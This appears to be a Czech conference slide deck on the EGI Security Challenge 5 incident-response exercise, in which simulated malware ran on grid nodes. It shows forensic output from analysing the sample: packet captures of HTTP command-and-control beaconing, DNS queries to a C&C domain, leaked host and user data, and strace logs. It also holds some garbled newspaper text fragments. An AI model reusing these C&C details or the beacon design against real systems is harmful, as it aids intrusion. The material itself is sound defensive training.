


EGI Security Challenge 5:

Lehce na cvičišti, ...

- Radoslav Bodó <bodik@civ.zcu.cz>
- Daniel Kouřil <kouril@ics.muni.cz>



NO PICs, NO PROBLEM

Ahoj, jmenuji se Troy McLure a možná mě znáte z HN pátrá, radí, dezinformuje ...




rozest
stoucí
ži dat
edsta
hroz
ají tyto
avidla
ž je to
Podle

6 mal
e toto
letí ro

řevlá
dat ve
Tren
u, Již
ropu.
alware
mach,
ivova
tomu,
infor
zkumu

činnosti
formě distribuovaného odmítnutí služby
(DDoS) proti vládním i civilním serverům, je-



Kyberzločin dnes bují v organizované podobě...

jichž zdroj bylo údajně možné vystopovat až

FOTO: ARCHIV

podn
řené
K její
stup.
viorá
Netw
cuje
tronic
soub
serve
mény
dat c
ných
Díl
pone
work
a na
hroze

**Balík
proti
Nejve
může
větší
kterí**

Agenda

- MetaÚvod
- SSC5
- egi.ssc5.wopr
- (A co na to Jan Tleskač ?)TM
- Závěr




MetaÚvod

- Cloud/Grid computing
 - 1960 – John McCarthy
 - Veřejné platformy/prostředí pro všelike výpočty
 - Počítače nebo procesy, které slouží, ale stejně se o ně musí někdo starat a zpravidla to nebývá sám uživatel ...
- Metacentrum.cz
 - aktivita CESNET z.s.p.o
- EGI.eu
 - pan-European Grid Infrastructure




MetaÚvod

- Samotné META je *poměrně* dost rozsáhlé ...
 - + - 650 strojů
 - 6 lokalit
 - Podpůrná infrastruktura



MetaÚvod

- ... natož potom EGI ...
 - 230 000 CPUs, 28M úloh/měsíc
 - 12 000 uživatelů, 57 zemí, 348 lokalit
 - Sdílejí prostředky a narušení jednoho z nich může mít rozsáhlé následky na celou infrastrukturu



EGI Security Challenges

- >> Video
- ... a proto je potřeba obranu oveček cvičit !
 - komunikaci CSIRT týmů jednotlivých lokalit
 - vyhledávat zdroje závadných úloh a jejich blokaci
 - cvičit Incident Response ...
 - ... a forenzní analýzu




EGI Security Challenge 5

- Několika měsíční přípravy na straně EGI CSIRT
 - 40 lokalit, 20 států
 - Přes dávkové systémy byly operátorem cvičení spuštěny virové úlohy
 - Notifikovány 2 vybrané lokality
- Spuštěný proces IR identifikoval 2 IP adresy C&C botnetu
 - Přes FTAS lokalizovány napadené uzly v META
 - Forenzní analýzou byly získány virové vzorky
 - Uspořádána videokonference a sdíleny dostupné informace
 - Vzorky byly poté podrobeny podrobné analýze
 - Získané informace byly sdíleny s EGI ...
 - Dostupné informace byly získány od EGI ...

egi.ssc5.wopr

- Pilot skripty
- Spouštěcí shell skript
- 2 spustitelné soubory – malware egi.ssc5.wopr.32/64
- Pakiti klient



WOPR Computer, taken from [WarGames](#) 

Úroveň 1: Sběr základních informací

- Test spuštěním v řízeném prostředí (4 sec)
 - Výstup stdout, stderr
 - Tcpdump
 - Strace



```
|-- [ 12K] pakiti-ssc-client          cee7c9cefa1e94fb0a3...
|-- [ 479] ratatosk.sh               0aa241f5ca224ee54b6...
|-- [1.6M] wopr_build_centos64.ANALY_GLASGOW a5cd77ab855e274d201...
|-- [1.2M] wopr_build_v6_debian32.ANALY_GLASGOW 8f1d97d80afde2872dd...
|-- [ 95K] strace.out                 a2ffa7beefafcfc6d18...
|-- [   0] tmp.stderr                 da39a3ee5e6b4b0d325...
|-- [ 88K] tmp.stdout                 d6159289dab635781f5...
'-- [331K] wopr.tcpdump               4f502e8a8d8219d2b96...
```


Úroveň 1: Sběr základních informací

- wopr.tcpdump (HTTP, DNS)

Time	Source	Destination	Protocol	Info
09:30:59.89	172.16.1.1	195.140.243.4	TCP	59202 > http [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=61368076 TSER=0 WS=7
09:30:59.91	195.140.243.4	172.16.1.1	TCP	http > 59202 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 TSV=255254849 TSER=61368076 WS=6
09:30:59.91	172.16.1.1	195.140.243.4	TCP	59202 > http [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSV=61368093 TSER=255254849
09:30:59.91	172.16.1.1	195.140.243.4	HTTP	POST /message HTTP/1.1
09:30:59.93	195.140.243.4	172.16.1.1	TCP	http > 59202 [ACK] Seq=1 Ack=655 Win=7104 Len=0 TSV=255254854 TSER=61368093
09:31:00.29	195.140.243.4	172.16.1.1	HTTP	HTTP/1.1 200 OK
09:31:00.29	172.16.1.1	195.140.243.4	TCP	59202 > http [ACK] Seq=655 Ack=121 Win=5888 Len=0 TSV=61368473 TSER=255254944
09:31:00.29	172.16.1.1	195.140.243.4	HTTP	POST /message HTTP/1.1
09:31:00.31	195.140.243.4	172.16.1.1	TCP	http > 59202 [ACK] Seq=121 Ack=1292 Win=8448 Len=0 TSV=255254949 TSER=61368474
09:31:00.67	195.140.243.4	172.16.1.1	HTTP	HTTP/1.1 200 OK
09:31:00.67	172.16.1.1	195.140.243.4	HTTP	POST /message HTTP/1.1
09:31:00.69	195.140.243.4	172.16.1.1	TCP	http > 59202 [ACK] Seq=241 Ack=1452 Win=9728 Len=0 TSV=255255044 TSER=61368855
09:31:01.06	195.140.243.4	172.16.1.1	HTTP	HTTP/1.1 200 OK
09:31:01.06	172.16.1.1	195.140.243.4	HTTP	POST /message HTTP/1.1
09:31:01.08	195.140.243.4	172.16.1.1	TCP	http > 59202 [ACK] Seq=361 Ack=1615 Win=11072 Len=0 TSV=255255140 TSER=61369240
09:31:01.18	195.140.243.4	172.16.1.1	HTTP	HTTP/1.1 200 OK
09:31:01.22	172.16.1.1	195.140.243.4	TCP	59202 > http [ACK] Seq=1615 Ack=481 Win=5888 Len=0 TSV=61369404 TSER=255255167
09:31:32.89	172.16.1.1	195.140.243.4	HTTP	POST /polling HTTP/1.1
09:31:32.91	195.140.243.4	172.16.1.1	TCP	http > 59202 [ACK] Seq=481 Ack=1739 Win=11072 Len=0 TSV=255263099 TSER=61401076
09:31:32.91	195.140.243.4	172.16.1.1	HTTP	HTTP/1.1 200 OK
09:31:32.91	172.16.1.1	195.140.243.4	TCP	59202 > http [ACK] Seq=1739 Ack=601 Win=5888 Len=0 TSV=61401093 TSER=255263100
09:31:59.89	172.16.1.1	147.231.25.14	DNS	Standard query A X4DDE01ef.switCh.VEX0cide.org
09:32:01.94	147.231.25.14	172.16.1.1	DNS	Standard query response A 202.254.186.190
09:32:05.89	172.16.1.1	195.140.243.4	HTTP	POST /polling HTTP/1.1
09:32:05.91	195.140.243.4	172.16.1.1	HTTP	HTTP/1.1 200 OK
09:32:05.91	172.16.1.1	195.140.243.4	TCP	59202 > http [ACK] Seq=1863 Ack=721 Win=5888 Len=0 TSV=61434093 TSER=255271349
09:32:38.89	172.16.1.1	195.140.243.4	HTTP	POST /polling HTTP/1.1
09:32:38.91	195.140.243.4	172.16.1.1	HTTP	HTTP/1.1 200 OK
09:32:38.91	172.16.1.1	195.140.243.4	TCP	59202 > http [ACK] Seq=1987 Ack=841 Win=5888 Len=0 TSV=61467092 TSER=255279600
09:32:59.89	172.16.1.1	147.231.27.173	DNS	Standard query A X4DDE022B.SwitCh.VEX0cIDe.oRg
09:33:00.12	147.231.27.173	172.16.1.1	DNS	Standard query response A 202.254.186.190
09:33:11.89	172.16.1.1	195.140.243.4	HTTP	POST /polling HTTP/1.1
09:33:11.91	195.140.243.4	172.16.1.1	HTTP	HTTP/1.1 200 OK
09:33:11.91	172.16.1.1	195.140.243.4	TCP	59202 > http [ACK] Seq=2111 Ack=961 Win=5888 Len=0 TSV=61500091 TSER=255287850
09:33:44.90	172.16.1.1	195.140.243.4	HTTP	POST /polling HTTP/1.1
09:33:44.91	195.140.243.4	172.16.1.1	HTTP	HTTP/1.1 200 OK
09:33:44.91	172.16.1.1	195.140.243.4	TCP	59202 > http [ACK] Seq=2235 Ack=1081 Win=5888 Len=0 TSV=61533091 TSER=255296100
09:33:59.89	172.16.1.1	147.231.25.16	DNS	Standard query A X4dDe0267.sWITCH.VexoCIde.org
09:33:59.93	147.231.25.16	172.16.1.1	DNS	Standard query response A 202.254.186.190
09:34:14.79	172.16.1.1	195.140.243.4	TCP	59202 > http [FIN, ACK] Seq=2235 Ack=1081 Win=5888 Len=0 TSV=61562972 TSER=255296100
09:34:14.81	195.140.243.4	172.16.1.1	TCP	http > 59202 [FIN, ACK] Seq=1081 Ack=2236 Win=11072 Len=0 TSV=255303574 TSER=61562972

Úroveň 1: Sběr základních informací

- Follow TCP stream – wopr.tcpcdump
 - HTTP C&C
 - JSON super, ale co ten začátek dat ? Šifra nebo kód (ciphertext se opakuje)

Stream Content

POST /message HTTP/1.1

Content-Length: 590

i3.P..s.....@...9w..t.....-cf52-4b06-810d-b2f650b5eb9c", "version": 5, "payload": { "pos
"nodename": "=====e.cz", "release": "2.6.=====3", "version": "#1 SMP Tu
"x86_64" }, "ownership": { "uid": 24202, "euid": 24202, "gid": 1085, "egid": 1085, "uid_name":
"=====", "gid_name": "=====", "egid_name": "=====", "sgid": 1307, "sgid_name": "
7248, "sid": 7110, "pgid": 7877, "cwd": "\\tmp\\workDir" } } } }.HTTP/1.1 200 OK

Date: Thu, 26 May 2011 07:31:00 GMT

Content-Length: 0

Content-Type: text/html; charset=ISO-8859-1

POST /polling HTTP/1.1

Content-Length: 78

i3.P..s.....@...9w..t.....-cf52-4b06-810d-b2f650b5eb9c", "version": 5 }.HTTP/1.1 200 OK

Date: Thu, 26 May 2011 07:32:05 GMT

Content-Length: 0

Content-Type: text/html; charset=ISO-8859-1

POST /polling HTTP/1.1

Content-Length: 78

i3.P..s.....@...9w..t.....-cf52-4b06-810d-b2f650b5eb9c", "version": 5 }.HTTP/1.1 200 OK

Date: Thu, 26 May 2011 07:32:38 GMT

Content-Length: 0

Úroveň 1: Sběr základních informací

- DNS dissector – wopr.tcpcdump
 - Doménový koš jasná věc, ale k čemu slouží ? covert channel ?

*.sWITh.VexoCIde.orG A 202.254.186.190

```
59202 > http [ACK] Seq=1739 Ack=601 Win=5888 Len
Standard query A X4DDE01ef.sWitCh.VEX0cide.orG
Standard query response A 202.254.186.190
POST /polling HTTP/1.1
HTTP/1.1 200 OK
59202 > http [ACK] Seq=1863 Ack=721 Win=5888 Len
POST /polling HTTP/1.1
HTTP/1.1 200 OK
59202 > http [ACK] Seq=1987 Ack=841 Win=5888 Len
Standard query A X4DDE022B.Switch.vEX0cIde.oRg
Standard query response A 202.254.186.190
POST /polling HTTP/1.1
HTTP/1.1 200 OK
59202 > http [ACK] Seq=2111 Ack=961 Win=5888 Len
POST /polling HTTP/1.1
HTTP/1.1 200 OK
59202 > http [ACK] Seq=2235 Ack=1081 Win=5888 Le
Standard query A X4dDe0267.sWITCH.VexoCIde.orG
Standard query response A 202.254.186.190
59202 > http [FIN ACK] Seq=2235 Ack=1081 Win=5888
```

```
▼ Queries
  ▼ X4DDE01ef.sWitCh.VEX0cide.orG: type A, class IN
      Name: X4DDE01ef.sWitCh.VEX0cide.orG
      Type: A (Host address)
      Class: IN (0x0001)

  ▼ Answers
      ▼ X4DDE01ef.sWitCh.VEX0cide.orG: type A, class IN, addr 202.254.186.190
          Name: X4DDE01ef.sWitCh.VEX0cide.orG
          Type: A (Host address)
          Class: IN (0x0001)
          Time to live: 12 hours
          Data length: 4
          Addr: 202.254.186.190

  ▼ Authoritative nameservers
      ▶ VEX0cide.orG: type NS, class IN, ns mud.stack.nl
      ▶ VEX0cide.orG: type NS, class IN, ns dragon.stack.nl

  ▼ Additional records
      ▶ mud.stack.nl: type A, class IN, addr 131.155.141.70
```

```
0000 00 30 48 c5 42 be 00 16 3e 10 00 0e 08 00 45 00 .0H.B... >.....E.
0010 00 9a a2 20 00 00 40 11 7e 2c 93 e7 19 0e ac 10 ... ..@. ~,.....
0020 01 01 00 35 9e 91 00 86 15 91 32 4d 81 80 00 01 ...5.... ..2M....
0030 00 01 00 02 00 01 09 58 34 44 44 45 30 31 65 66 .....X 4DDE01ef
0040 06 73 57 69 74 43 68 08 56 45 58 4f 63 69 64 65 .sWitCh. VEX0cide
0050 03 6f 72 47 00 00 01 00 01 c0 0c 00 01 00 01 00 .orG.... ....
0060 00 a8 c0 00 04 ca fe ba be c0 1d 00 02 00 01 00 ..... ..
0070 00 a8 c0 00 0e 03 6d 75 64 05 73 74 61 63 6b 02 .....mu d.stack.
0080 6e 6c 00 c0 1d 00 02 00 01 00 00 a8 c0 00 09 06 nl..... ....
0090 64 72 61 67 6f 6e c0 4f c0 4b 00 01 00 01 00 05 dragon.0 .K.....
00a0 4b 9a 00 04 83 9b 8d 46 K.....F
```


Úroveň 1: Sběr základních informací

- `wopr.stdout`, `wopr.stderr`
 - Víceméně stejná data jako v http streamu
 - Bez šifrování úvodu zpráv, je to přece cvičení ...

```
"running wopr_build_v6_debian32.ANALY_GLASGOW"
The peace bringer exited with: 0
"running wopr_build_centos64.ANALY_GLASGOW"
message_send(): { "pid": 12897, "uuid": "8618d203-c4a1-4393-b743-914c1c7fedcb", "version": 5,
  "sitename": "ANALY_XXX", "vo": "xxxxx", "payload": { "posix": { "uname": { "sysname": "Linux",
    "nodename": "xxxxxxxxx.xxxx.xxxxxxxx.cz", "release": "2.6.xx-1xx.x2.1.xxx", "version": "#1 SMP
    Tue xxx 4 12:47:36 EST 2011", "machine": "x86_64" }, "ownership": { "uid": 24202, "euid":
    24202, "gid": 1085, "egid": 1085, "uid_name": "xxxxxxxxx002", "euid_name": "xxxxxxxxx002",
    "gid_name": "xxxxxxxxt", "egid_name": "xxxxxxxxt", "sgid": 1307, "sgid_name": "xxxxxx" },
    "process": { "pid": 12897, "ppid": 12891, "sid": 12569, "pgid": 12569, "cwd": "\\scratch\\83947
    56.xxxxxx.xxxx.xxxxxxxx.cz\\cxxxxxg_Brn12797\\xxxxxx3\\Pxxxx_Pxxxx_12826_1306315250\\Pxxxxxxx_12
    41710574_1306315252\\workDir" } } } }
Encrypting...
message_callback
Decrypting...

***** Got it *****

polling_message_send: { "pid": 12897, "uuid": "8618d203-c4a1-4393-b743-914c1c7fedcb", "version": 5,
  "sitename": "ANALY_XXX", "vo": "xxxxx" }
Encrypting...
Polling callback
Decrypting...
polling_callback: got response object without an input buffer
resolve_dispatch
resolve_cb
polling_message_send: { "pid": 12897, "uuid": "8618d203-c4a1-4393-b743-914c1c7fedcb", "version": 5,
  "sitename": "ANALY_XXX", "vo": "xxxxx" }
Encrypting...
Polling callback
Decrypting...
polling_callback: got response object without an input buffer
```

Úroveň 1: Sběr základních informací

- `strace.out` (trošku náročnější)
 - `open`, `read`, `write`, `socket`, `connect`, `accept`, `send`, `recv`, `fork`, `exec`

```
getsid(0) = 28428
getpgid(0) = 28780
getcwd("/tmp/workDir", 4096) = 13
_sysctl({{CTL_KERN, 0x28 /* KERN_??? */}, 5}, 3, 0x7fff79e7bd30, 16, (nil), 0}) = 0
_sysctl({{CTL_KERN, 0x28 /* KERN_??? */}, 5}, 3, 0x7fff79e7bd30, 16, (nil), 0}) = 0
getcwd("/tmp/workDir", 4096) = 13
open("/scratch/home_pool/andrew@127.0.0.1:22/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 12
open("/tmp/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 13
open("/var/tmp/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 14
open("/opt/glite/var/tmp/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = -1 ENOENT (No such file or directory)
open("/opt/glite/var/log/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = -1 ENOENT (No such file or directory)
open("/opt/glite/var/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = -1 ENOENT (No such file or directory)
open("/opt/glite/tmp/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = -1 ENOENT (No such file or directory)
open("/var/spool/pbs/spool/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = -1 ENOENT (No such file or directory)
open("/var/spool/pbs/undelivered/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = -1 ENOENT (No such file or directory)
open("/var/spool/samba/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = -1 ENOENT (No such file or directory)
open("/var/cache/coolkey/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 15
open("/var/spool/vbox/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = -1 ENOENT (No such file or directory)
open("/var/lock/xemacs/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = -1 ENOENT (No such file or directory)
_sysctl({{CTL_KERN, 0x28 /* KERN_??? */}, 5}, 3, 0x7fff79e7bd30, 16, (nil), 0}) = 0
getcwd("/tmp/workDir", 4096) = 13
open("/scratch/home_pool/andrew@127.0.0.1:22/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 16
open("/tmp/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 17
open("/var/tmp/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 18
open("/opt/glite/var/tmp/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = -1 ENOENT (No such file or directory)
open("/opt/glite/var/log/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = -1 ENOENT (No such file or directory)
open("/opt/glite/var/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = -1 ENOENT (No such file or directory)
open("/opt/glite/tmp/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = -1 ENOENT (No such file or directory)
open("/var/spool/pbs/spool/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = -1 ENOENT (No such file or directory)
open("/var/spool/pbs/undelivered/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = -1 ENOENT (No such file or directory)
open("/var/spool/samba/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = -1 ENOENT (No such file or directory)
open("/var/cache/coolkey/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 19
open("/var/spool/vbox/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = -1 ENOENT (No such file or directory)
